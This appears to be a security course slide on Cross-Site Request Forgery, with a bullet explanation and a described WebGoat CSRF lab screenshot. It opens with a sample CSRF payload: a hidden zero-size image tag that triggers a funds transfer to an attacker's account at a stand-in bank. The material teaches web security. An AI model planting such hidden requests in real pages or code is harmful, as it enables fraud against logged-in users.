
```
1 <img src = "http://bankx.com/app?action=transferFunds&amount=14000&destinationAccount=attackersAcct#"
2 width = "0" height = "0" />
```

Cross Site Request Forgery



- ◆ Example on the previous slide was contrived but captures the essence of the attack
- ◆ While authenticated to a site, the attacker has the victim execute a malicious request to that site
- ◆ The site assumes that it was the authenticated user that issued the request
- ◆ For example, having user authenticated as an admin click on a link that adds the attacker as an admin user

◆ Goat labs (CSRF)



The screenshot shows the WebGoat application interface. On the left is a navigation menu with a red header containing a goat logo and the text 'WEBGOAT'. The menu items include: Introduction, General, (A1) Injection, (A2) Broken Authentication, (A3) Sensitive Data Exposure, (A4) XML External Entities (XXE), (A5) Broken Access Control, (A7) Cross-Site Scripting (XSS), (A8) Insecure Deserialization, (A9) Vulnerable Components, (A8:2013) Request Forgeries, Cross-Site Request Forgeries (highlighted in red), Server-Side Request Forgery, Client side, and Challenges. The main content area is titled 'Cross-Site Request Forgeries' and features a 'Reset lesson' button. Below the button is a progress indicator with numbered circles 1 through 9, where circle 3 is highlighted in red. The lesson content begins with the heading 'What is a Cross-site request forgery?' followed by a paragraph explaining that CSRF is a malicious exploit of a website where unauthorized commands are transmitted from a user that the website trusts. It contrasts CSRF with XSS, noting that CSRF exploits the trust a site has in a user's browser. A bulleted list follows, detailing four characteristics of CSRF: 1. It involves sites that rely on a user's identity. 2. It exploits the site's trust in that identity. 3. It tricks the user's browser into sending HTTP requests to a target site. 4. It involves HTTP requests that have side effects. The text concludes by stating that at risk are web applications that perform actions based on input from trusted and authenticated users without requiring the user to authorize the specific action. A user authenticated by a cookie could unknowingly send an HTTP request to a site that trusts the user and thereby causes an unwanted action. The bottom of the page shows the start of a sentence: 'A CSRF attack targets/abuses basic web functionality. If the site allows that causes a state change on the server, such as changing the victim's'.